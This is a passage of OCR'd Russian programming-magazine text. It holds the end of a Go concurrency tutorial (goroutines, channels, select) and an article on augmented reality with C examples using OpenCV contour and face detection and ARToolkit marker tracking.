В строках 3 и 4 происходит импортирование пакетов time и fmt, функции которых понадобятся нам позже. Импортирование пакетов во многом очень похоже на включение в программу заголовочных файлов, как это делается в Си и C++, с тем исключением, что Go, во-первых, следит за пространством имен и все импортированные функции, переменные и типы данных будут иметь префикс в виде имени пакета, а во-вторых, не требует наличия самих заголовочных файлов. Никакой возни с хидерами и пространством имен!

Со строки 6 начинается описание функции timer() нашего главного действующего лица. В последующем коде она будет отправлена в отдельный поток, и большую часть времени проведет во сне, а просыпаясь, будет отчитываться головному потоку. Чтобы сделать это, ей нужен доступ к каналу, поэтому первый аргумент функции — это ch типа «канал для передачи строк». Также ей нужно знать временной отрезок, в течение которого она может спать, и то, сколько раз она сможет это сделать. Поэтому второй и третий аргументы — это ns и count типа int. Обрати внимание на форму описания аргументов. В отличие от Си, в Go сначала идет имя переменной, и лишь после — ее тип (что логично и согласуется с системой мышления человека: «переменная такая-то такого-то типа»). Тип возвращаемого функцией значения в Go следует помещать в конец, сразу за закрывающей скобкой (что, кстати, тоже логично). При этом, если функция должна возвращать несколько значений (в Go это возможно), их типы и (опционально) имена должны быть перечислены через запятую и обрамлены скобками. У нашей функции возвращаемого значения нет — уйдя в отдельный поток, она так или иначе ничего вернуть не сможет. Функция должна повторить процедуру «сон — отчет» указанное в переменной count число раз, поэтому в строке 7 начинается цикл for, запись которого полностью аналогична своему собрату в языке Си, за исключением отсутствия скобок.

Чтобы отправить поток timer в сон мы используем функцию Sleep (строка 8) из ранее импортированного пакета time. Ее аргумент, задающий длительность сна, должен иметь тип int64 (аналогичный типу long в Си), поэтому мы должны использовать приведение типов, компилятор не сделает это за нас (и правильно, мы умнее).

Чтобы головной поток знал, когда поток timer завершится, и смог обработать эту ситуацию, timer должен предупредить его. Поэтому в строках с 9 по 15 происходит проверка на достижение максимального числа повторений сна. Для этого используется стандартный оператор if, который со времен Си остался неизменным, но так же, как и for, потерял скобки. Если это последнее повторение, на экран выводится «Отправляю последнее сообщение...», а в канал поступает сообщение «Стоп!», в противном случае на экране появится «Отправляю сообщения...», а в канал пойдет «Продолжаем». Каналы в Go типизированы, поэтому в канал ch, объявленный с типом chan string, можно отправить только строку (проверка типов в Go осуществляется во время компиляции, поэтому ошибки легко отловить).

В строке 16 поток подтверждает отправку сообщения с помощью печати строки «Отправил!» на экран.

Как и в Си, в Go индикатором начала программы является функция main (строки с 20 по 36), в рамках которой будет выполняться основной поток. Все, что должна сделать наша функция main, это создать новый канал, передать его функции timer, отправить его в отдельный поток и ждать результатов.

Чтобы получать сообщения из канала, понадобится переменная-приемник. Эту роль будет выполнять переменная str типа string, объявленная в начале функции с помощью ключевого слова var (ее значением автоматически станет nil, что эквивалентно NULL в Си). Для создания канала используется встроенная функция make() (строка 23), которая просто выделяет память под указанный тип данных и инициализирует его нулевым значением. Кроме каналов с помощью make можно создавать ассоциативные массивы и срезы, для выделения памяти используется new(). Мы не можем просто объявить



Список проектов, использующих язык Go, растет с каждым днем

переменную типа chan string и работать с ней, потому что буфер, используемый для хранения передаваемых по каналу данных, не будет выделен. Также обрати внимание на неявное объявление переменной ch, которое происходит с помощью оператора «:=» (типизация при этом сохраняется, переменная будет иметь тип присваиваемого значения).

В строке 24 timer наконец-то отправляется в отдельный поток. Причем делается это с помощью одного-единственного ключевого слова — go.

Теперь, когда timer был отправлен выполнять свое задание, головному потоку остается только ждать сообщений. Для приема сообщений из потока в Go используется уже описанный ранее оператор «<-», который теперь следует направить «из потока в принимающую переменную»:

```
str = <-ch
```

Но если бы мы добавили в код только одну эту строку, то головной поток продолжил бы работать после получения первого сообщения и в конце концов завершился, не обработав остальные сообщения. Поэтому нам нужен бесконечный цикл. Он занимает строки с 26 по 35. Go не имеет в своем составе «настоящего» while, поэтому, если требуется создать условный оператор цикла, то следует просто поместить условие после ключевого слова for и не париться (или вообще ничего не указывать, как это сделал я).

При каждой итерации цикла в переменную str будет записываться сообщение, пришедшее от потока timer, и, в зависимости от содержимого сообщения, будет выбираться тот или иной вариант дальнейших действий. Обрати внимание, язык позволяет спокойно сравнивать строки без всяких подсобных функций. Кроме того, ты можешь получать их срезы и копии (на манер python или ruby) и вычислять длину с помощью ключевого слова len (все это справедливо и в отношении массивов).

Для запуска программы потребуется компилятор, который можно скачать с официального сайта языка (правда пока доступны только версии для UNIX, Plan9 и MacOS X). Если ставить его не хочется (или у тебя Windows), программу можно запустить, используя специальную форму на сайте golang.org (правда, из-за ограничения на длительность работы программы продолжительность сна потока timer придется сильно сократить). Это все.

Постойте, но ведь это не многопоточность?

Да, ты наверняка заметил, что из-за блокировок каналов даже на многоядерном процессоре одновременно активным будет только один поток нашей программы, тогда как другой будет ждать отправку/прием сообщения. Это действительно так, и для решения этой проблемы Go располагает рядом средств.

1. Каналы можно проверять на наличие сообщений. Если строку «str = <-ch» заменить на «str, ok = <-ch», то головной поток не будет заблокирован, даже если в канале нет сообщения. Вместо этого в переменную ok будет записано значение false и работа потока продолжится. Естественно, дальше можно поместить проверку на «ok == false» и успеть выполнить какую-то полезную работу, а затем начать новую итерацию цикла и вновь попробовать получить значение. Кстати, таким же образом можно выполнить проверку в потоке-отправителе:

ok := ch <- «Продолжаем»

2. Каналы в Go могут быть буферизированы, то есть уметь накапливать определенное количество сообщений до того, как отсылающая сторона будет заблокирована. Для этого достаточно всего лишь добавить один дополнительный аргумент в вызов функции make:

```
ch := make(chan string, 10)
  // создать канал с буфером в 10 позиций
```

Замечу, однако, что в нашей программе это не даст результата. Во время сна поток timer не сможет заполнить канал сообщениями единомоментно, так как после каждого его засыпания управление все равно будет переходить головному потоку.

3. В программу можно добавить одну или несколько функций и отправить их в отдельные потоки, тогда они будут спокойно работать совершенно параллельно, а когда таймер «прозвенит» заданное количество раз, все они будут уничтожены вместе с головным потоком. Однако, если мы захотим получить результат от этих потоков через канал, то опять упремся в блокировки либо будем вынуждены делать множество проверок на наличие сообщений в каналах, как описано в первом пункте. Но этого можно избежать, если применить «оператор выбора потоков»:

```
select {
  case str = <-ch1:
    // обрабатываем сообщение от первого потока
  case str = <-ch2:
    // обрабатываем сообщение от второго потока
  case str = <-ch3:
    // обрабатываем сообщение от третьего потока
}
```

Программа будет заблокирована на операторе select до того момента, пока в одном из каналов не появится сообщение. После этого будет выполнен соответствующий блок. Чтобы после обработки одного сообщения select вновь переходил к прослушке каналов, его следует поместить внутрь бесконечного цикла. При этом, если в моменты между поступлениями сообщений поток должен выполнять какую-то работу, то ее следует поместить в блок default внутри select.


Оператор select очень широко используется в Go-программировании, именно с его помощью принято создавать «диспетчеры сообщений», которые разветвляют программу на множество потоков сразу после старта, а затем входят в бесконечный цикл и начинают обработку пришедших от них сообщений. В операционной системе Inferno (все приложения которой написаны на Go-предке Limbo) таким образом реализован многооконный графический интерфейс.

Выводы

Go пока еще молодой, но очень перспективный язык, при создании которого был учтен более чем тридцатилетний опыт в области разработки операционных систем и языков программирования (Роб Пайк двадцать лет занимался исследованиями в области многопоточного программирования, в течение которых были созданы языки Squeak, NewSqueak и Limbo). Go производителен, дружелюбен к программистам и красив.

Освоив этот язык, ты сможешь писать программы, которые будут гораздо эффективнее всего того, что написано на традиционных языках программирования. ⌶

Fagot (salieff@mail.ru)



ПРОКАЧАЙ СВОЮ РЕАЛЬНОСТЬ!

Augmented reality для терминаторов и не только

Виртуальная реальность не раз описывалась в книгах, фильмах и СМИ. Но на практике полная виртуализация ощущений неудобна, ведь человек не может абсолютно отгородиться от реального мира. Сегодня мы поговорим о популярной концепции интерфейсов, объединяющей в себе реальные объекты с виртуальными — о дополненной реальности.

Хорошо забытое старое

На самом деле идея дополненной реальности далеко не так нова, как кажется. В боевых самолетах и танках уже давно применяется нашлемная индикация, быстро и удобно совмещающая реальную панораму обзора со служебной информацией.

Да что тут говорить — раритетные VHS-видеомагнитофоны и то были способны выводить направление перемотки и хронометраж поверх изображения. Бегущие информационные строки в новостях и всплывающие плашки с фамилиями при интервью — все это дополненная реальность в том или ином виде. Идея такого интерфейса — не заменить реальный мир на поддельный, а дополнить его элементами, облегчающими пользование и навигацию. Благодаря доступности компьютеров, web-камер и GPS-навигаторов в XXI веке модели подобных интерфейсов получили широкое распространение в коммерческой и развлекательной сфере.

Оснащенность мобильных телефонов необходимыми техническими средствами существенно расширила область применения QR-кодов, сегодня их не печатают разве что на туалетной бумаге. Прижилось и активно используется сокращение AR — от английского Augmented Reality.


Fagot (salieff@mail.ru)



AR в истребителе



AR-примерочная в браузере



Терминатор знал толк в AR

Необходимое оборудование

Дополненная реальность — общий термин, охватывающий широкий круг приложений. Каждое из них преследует свои цели и реализуется с помощью различных технологий. В современной индустрии можно условно выделить два технологических направления. Первое — совмещение изображения, получаемого с камеры, с информацией, генерируемой на основе показаний различных датчиков, взаимодействующих с реальным миром: например, компаса и GPS навигатора. Такой тандем позволяет рассчитывать координаты объектов, попадающих в объектив, и получать для них дополнительные параметры. Это могут быть как простые отображения координат, направления движения, положения на карте и прочее, так и вещи куда более сложные. К примеру, существует сервис Layar, предоставляющий мобильным AR-браузерам информацию об объектах с определенными координатами. Это позволяет отображать на экране смартфона разнообразные подсказки — от названий туристических достопримечательностей до объявлений о продаже недвижимости и рейтингах ресторанов, составленных их посетителями. Подобный сервис уже больше похож на кадры из фантастических фильмов о будущем.
Второе направление обычно не требует от периферии ничего, кроме наличия камеры, полагаясь на технологии распознавания изображений. Такие системы не могут решать задачи информационного геоориентирования, обычно они используются в локальном пространстве. Расшифровка информации, которую несут в себе штрих-коды и бар-коды – их задача, они дополняют изображение товара его стоимостью и другими параметрами. Выделение необходимых технологических элементов на изображении попадает в эту же нишу. К примеру, подсветка объектов, похожих по форме на оружие, или графическая индикация при распознавании человеческих лиц в кадре (функция, часто встречающаяся в современных фотоаппаратах). Все это, безусловно, тоже AR.
В киноиндустрии и сфере развлечений применяется реконструкция трехмерных координат опорных маркеров с целью дополнения изображения виртуальными объектами, привязанными к этим координатам.
Так как найти компьютер с веб-камерой или просто несколько файлов с подходящими фотографиями сегодня не представляет никакого труда, то дальше мы будем вести речь о создании систем дополненной реальности «второго направления».

How it's made

В основе любого AR-приложения, использующего анализ поступающей с камеры картинки, безусловно, лежит система компьютерного зрения. Можно создавать такую систему самому, но проще взять готовую. Одной из наиболее известных библиотек, реализующих подобный функционал, является OpenCV (Open Source Computer Vision Library — библиотека компьютерного зрения с открытым исходным кодом). Это весьма серьезный фреймворк. В первую очередь он предоставляет RTL в виде типов, базовых примитивов, математических и конфигурационных утилит. Затем — средства пост-обработки изображений, не сильно уступающие по возможностям графическим редакторам; непосредственно сами алгоритмы компьютерного зрения, позволяющие выделять на изображении геометрические объекты и работать с ними; а также высокоуровневые обвязки для доступа к камере, отображения GUI и прочего. Ну и на закуску — библиотека хорошо документирована и имеет крайне демократичную BSD-лицензию. Список платформ, где работает OpenCV, также весьма радует — это как минимум Windows, Linux, FreeBSD и MacOS X.

Первое OpenCV-приложение

Вот и настало время приступить к написанию приложения с использованием OpenCV. Наше первое приложение будет искать четырехугольный базис маркера на заданной картинке, чтобы потом (в теории) передать его на дальнейшую обработку. На этом простом примере мы разберем основные функции и правила построения вызовов.
В первую очередь нам нужна картинка, с которой мы будем работать. Картинки в OpenCV либо создаются пустыми с помощью функции



AR-браузер на основе сервиса Layar

cvCreateImage, либо загружаются из файлов с помощью cvLoadImage, либо копируются из указателей на уже существующие изображения с помощью cvCloneImage. Когда ресурсы, выделенные под хранение изображения, больше не нужны, необходимо освободить их с помощью вызова cvReleaseImage. Мы будем загружать первичное изображение из файла:

```
IplImage *img_orig = cvLoadImage("image.jpg");
```

Чтобы контролировать процесс, будем отображать каждый этап на экране и ожидать нажатия клавиши, прежде чем перейти к следующему. Для отображения нам необходимо окно, которое тоже придется создать. Окна в OpenCV адресуются по символьным именам. Своеобразно, но жить можно.

```
cvNamedWindow("XaKeP OpenCV Window",
  CV_WINDOW_AUTOSIZE);
cvShowImage("XaKeP OpenCV Window", img_orig);
cvWaitKey(0);
```

Далее необходимо сделать препроцессинг изображения, чтобы подготовить его к поиску контуров. Я выбрал алгоритм, состоящий из трех шагов. Сначала мы просто обесцвечиваем изображение. Если бы у нас стояла задача искать прямоугольник какого-то определенного цвета, то вместо этого пришлось бы делать выделение цветового канала. Вторым шагом мы делаем эквалайзинг гистограммы изображения, чтобы заполнить всю яркостную шкалу и таким образом исправить слишком темное (либо наоборот, пересвеченное) изображение. И, наконец, мы делаем пороговую бинаризацию — все, что темнее 50%, становится черным, а все, что светлее – белым. Так как у нас 8-битная шкала, то это будут границы 0-127-255. Основные моменты кода за пропуском несущественных деталей будут выглядеть вот так:

```
cvCvtColor(img_orig, img_gray, CV_RGB2GRAY);
cvEqualizeHist(img_gray, img_hist);
```



Синтез 3D-объектов по AR-маркерам



Подсветка лица в кадре — тоже AR

```
cvThreshold(img_hist, img_thr, 127, 255,
  CV_THRESH_BINARY);
IplImage *img_thr_bkp = cvCloneImage(img_thr);
```


В конце я создаю бэкап картинки, так как она понадобится мне позже, но исходный вариант «испортится» в процессе поиска контуров. Теперь, когда препроцессинг проведен, можно приступить непосредственно к оконтуриванию. Тут стоит обратить внимание на то, что связный список, в котором хранятся контуры, относится к примитивам, находящимся в специальных пулах памяти (в одном пуле может быть больше одного примитива), и эти пулы необходимо создавать, а потом, при ненадобности, удалять. В принципе, это удобно, так как позволяет реализовать концепцию сборки мусора.

```
CvMemStorage *storage = cvCreateMemStorage(0);
CvSeq *contours = NULL;
cvFindContours(img_thr, storage, &contours);
```

Получив список контуров, нужно его отфильтровать. Сначала мы проводим аппроксимацию с необходимой точностью (я взял 2% отклонения), чтобы учитывать только резкие углы, а не каждый незначительный изгиб. Следующим шагом мы проверяем, что аппроксимированный контур имеет четыре угла, достаточную площадь и является выпуклым многоугольником. Если контур удовлетворяет условию, мы рисуем его на исходном изображении:

```
while (contours) {
  CvSeq *result = cvApproxPoly(...
    cvContourPerimeter(contours)*0.02 ...);
  if (result->total==4 && cvContourArea(result)
    >= 100 && cvCheckContourConvexity(result))
  {
     cvDrawContours(img_orig, result, ...);
```

Также я хочу реконструировать изображения найденных (потенциально) маркеров, рассчитав им матрицы аффинных преобразований и создав новые картинки посредством применения этих матриц. Применять их, кстати, я буду к тому самому бэкапу, сделанному в самом начале. В качестве расчетных значений мы возьмем координаты



info

Приложения Augmented Reality не ограничиваются развлекательным сектором: к примеру, на OpenCV построены очень многие интеллектуальные системы видеонаблюдения в сфере безопасности.



dvd


На диске ты найдешь исходные коды описываемых примеров, а также последние версии OpenCV и ARToolkit.



links

- Здесь живет OpenCV: http://goo.gl/Erg2f.
- Неплохая подборка уроков по OpenCV: http://goo.gl/Ls2JM.
- Страничка ARToolkit: hitl.washington.edu/artoolkit.
- Сервис Layar: layar.com.

Fagot (salieff@mail.ru)



Поиск маркера с помощью OpenCV

четырехугольника, прошедшего проверку, и новой квадратной картинки 200x200, назвав их srcQuad и dstQuad соответственно:

```
CvMat *warp_mat = cvCreateMat(3, 3, CV_32FC1);
cvGetPerspectiveTransform(srcQuad, dstQuad, warp_mat);
IplImage* mrk = cvCreateImage(cvSize(200, 200), 8, 1);
cvWarpPerspective(img_thr_bkp, mrk, warp_mat);
```

Получившиеся картинки я сохраню в массиве, а позже покажу на экране. Вот, в принципе, и все. Результат работы этой небольшой программки можно увидеть на иллюстрации. Я считаю, что для ужасного качества исходного изображения результат превосходен — мы нашли и реконструировали наш маркер с лямбдой.

Гюльчатай, открой личико

Анализ найденного контура на предмет того, является ли он выпуклым четырехугольником — дело немудреное. Но поиск лица или человеческой фигуры такими алгоритмами сделать нереально, тут нужен системный подход и математическая теория. Традиционно для поиска сложных объектов на изображении пользуются так называемыми каскадами Хаара. Они названы в честь венгерского математика Альфреда Хаара, придумавшего дискретные вейвлет-преобразования, использующиеся в данном алгоритме.


Если вкратце, то производится поиск шаблонов, описанных специфическими примитивами. Сначала ищется грубый шаблон, состоящий из небольшого количества элементов, после чего каждый элемент сравнивается с необходимым набором уже более мелких элементов, и так до полного совпадения. Подобная рекурсия и называется «каскадами».

OpenCV предоставляет необходимые инструменты для работы с каскадами Хаара и даже содержит несколько уже обученных классификаторов — в основном это части человеческого тела. Сейчас мы напишем небольшую программу, которая, пользуясь заданным классификатором, будет отмечать на изображении найденные объекты.

Я произвожу предварительную обработку исходного изображения, чтобы облегчить работу классификатору. Эта обработка заключается в обесцвечивании и эквалайзинге гистограммы. Процедура аналогична описанной ранее, поэтому не будем заострять на ней внимание. Если картинка слишком большая, то неплохо бы ее уменьшить, чтобы время поиска не было слишком большим (я пренебрег этим моментом). После чего нам необходимо загрузить один из уже обученных каскадных классификаторов, поставляемых вместе с библиотекой:

```
CvHaarClassifierCascade *cascade=(CvHaarClassifierCascade*)
  cvLoad("/usr/share/opencv/haarcascades/haarcascade_
          frontalface_default.xml");
```

Теперь можно переходить непосредственно к поиску. Обращаю твое внимание, что результатом поиска будет являться связный список прямоугольников, который хранится в пуле памяти, так что этот пул надо не забыть создать, а затем очистить. По окончании поиска мы



Элементы, применяемые при поиске объектов

производим перебор всех найденных прямоугольников, и рисуем их на исходной картинке:

```
CvSeq *faces = cvHaarDetectObjects(img_gray, cascade,
  storage);
for (size_t i=0; i<faces->total; ++i) {
   CvRect *r = (CvRect*)cvGetSeqElem(faces, i);
   cvRectangle(img, cvPoint(r->x, r->y),
     cvPoint(r->x + r->width, r->y + r->height));
}
```

После этого остается только создать окно и отобразить в нем исходную картинку, разрисованную прямоугольниками. Как это сделать, я описал ранее. Помимо пользования уже готовыми, обученными каскадными классификаторами, можно обучать и свои — OpenCV предоставляет для этого необходимый набор средств. К сожалению, это весьма объемная тема, выходящая за рамки данной статьи.


ARToolkit

Библиотека OpenCV, безусловно, предоставляет достаточное количество низкоуровневых возможностей и очень хороша для извлечения максимума информации из изображения. Но иногда требуется быстро и качественно найти в кадре ограниченный набор заранее известных объектов. Именно этой задачей в 1999 году заинтересовался японец Хироказу Като, профессор научно-технического института Нары. Совместно с лабораторией HIT университета Вашингтона он выпустил библиотеку, названную ARToolkit. Основная задача этой библиотеки — отслеживание в кадре заранее известных квадратных маркеров и реконструкция их расположения в пространстве относительно камеры. Эти данные позволяют рассчитывать трехмерные координаты элементов, отрисовываемых поверх кадра с привязкой к этим самым маркерам. Таким образом создается интерфейс дополненной реальности.


Библиотека заточена под координатное пространство OpenGL, что крайне удобно. Также поддерживается работа с захватом видео, тонкой калибровкой камер, обучению работе со своими маркерами и прочие необходимые утилитарные механизмы.

Библиотека предоставляет крайне гибкое API, позволяющее вести как высокоуровневое крупноблочное моделирование, буквально в несколько строк, так и тонкую настройку каждого алгоритма при необходимости реализации нестандартных решений. Проект очень популярен, лежит в основе более чем десяти библиотек, развивающих его идеологию, и портирован в том или ином виде даже на такие нецелевые платформы, как Flash и SilverLight.







Наша программа — только ARToolkit и никакого мошенничества



Объекты, найденные разными классификаторами



Первый каскад при поиске лица



URL сайта журнала в виде QR-кода

Используем ARToolkit на практике

Думаю, настало время написать свое приложение, использующее ARToolkit. В комплекте с библиотекой идут шаблоны четырех тестовых маркеров — Hiro, Kanji, Sample1 и Sample2; pdf'ки для печати можно найти в каталоге patterns. Маркер Sample1 у нас будет являться платформой для синего куба, Hiro — для красного шара, а остальные два не будут являться ничем, мы не будем их обрабатывать. В качестве фреймворка для OpenGL используем GLUT, с его инициализации и начнем:

```
glutInit(&argc, argv);
```

Теперь можно запускать подсистемы ARToolkit'a. Начнем с видео: откроем видеокамеру, загрузим стандартные настройки для нее, узнаем разрешение, инициализируем его размерами подсистемы камеры и GUI, запустим захват кадров:

```
arVideoOpen("");
arVideoInqSize(&frame_width, &frame_height);
arParamLoad("Data/camera_para.dat", 1, &param1);
arParamChangeSize(&param1, frame_width,
  frame_height, &param2);
arInitCparam(&param2); // Webcam
argInit(&param2, 1.0, 0, 0, 0, 0); // GUI
```

В каталоге bin/Data лежат файлы с данными тестовых маркеров, их нужно загрузить и получить дескрипторы для дальнейшей работы. На самом деле можно пользоваться не только тестовыми маркерами, на шаблоне blankPatt.gif легко нарисовать любой маркер и оцифровать его с помощью утилиты mk_patt, идущей в комплекте с библиотекой.

```
mrk1_id = arLoadPatt("Data/patt.sample1");
mrk2_id = arLoadPatt("Data/patt.hiro");
```

После этого нужно запустить основной цикл ARToolkit'a, который инициализируется тремя callback'ами, первый — для передачи событий с мышки, его мы реализовать не будем и оставим пустым, второй — для событий с клавиатуры (я реализовал там выход при нажатии ESC), и третий — основная функция, в которой и будет происходить обработка изображения:

```
argMainLoop(NULL, keyFunc, mainFunc);
```

В функции mainFunc и происходит основное шаманство. Сначала мы берем кадр с камеры и выводим его на экран. Потом ищем на нем маркеры и сличаем дескрипторы найденных с теми, что мы загрузили в самом начале:

```
ARUint8 *frame = (ARUint8 *)arVideoGetImage();
argDispImage(frame, 0, 0);

arDetectMarker(frame, 100, &mrk_info, &mrk_count);
for (int i=0; i<mrk_count; ++i)
  if (mrk1_id==mrk_info[i].id) index=i;
```

Теперь самое интересное. По найденному маркеру мы можем рассчитать матрицу трансформации для OpenGL.
После применения этой матрицы нужные параметры смещений, поворотов и масштабирования настроятся таким образом, что начало координат окажется прямо в центре нашего маркера. Все нарисованное будет вполне натурально спроецировано поверх кадра и окажется на своем месте:

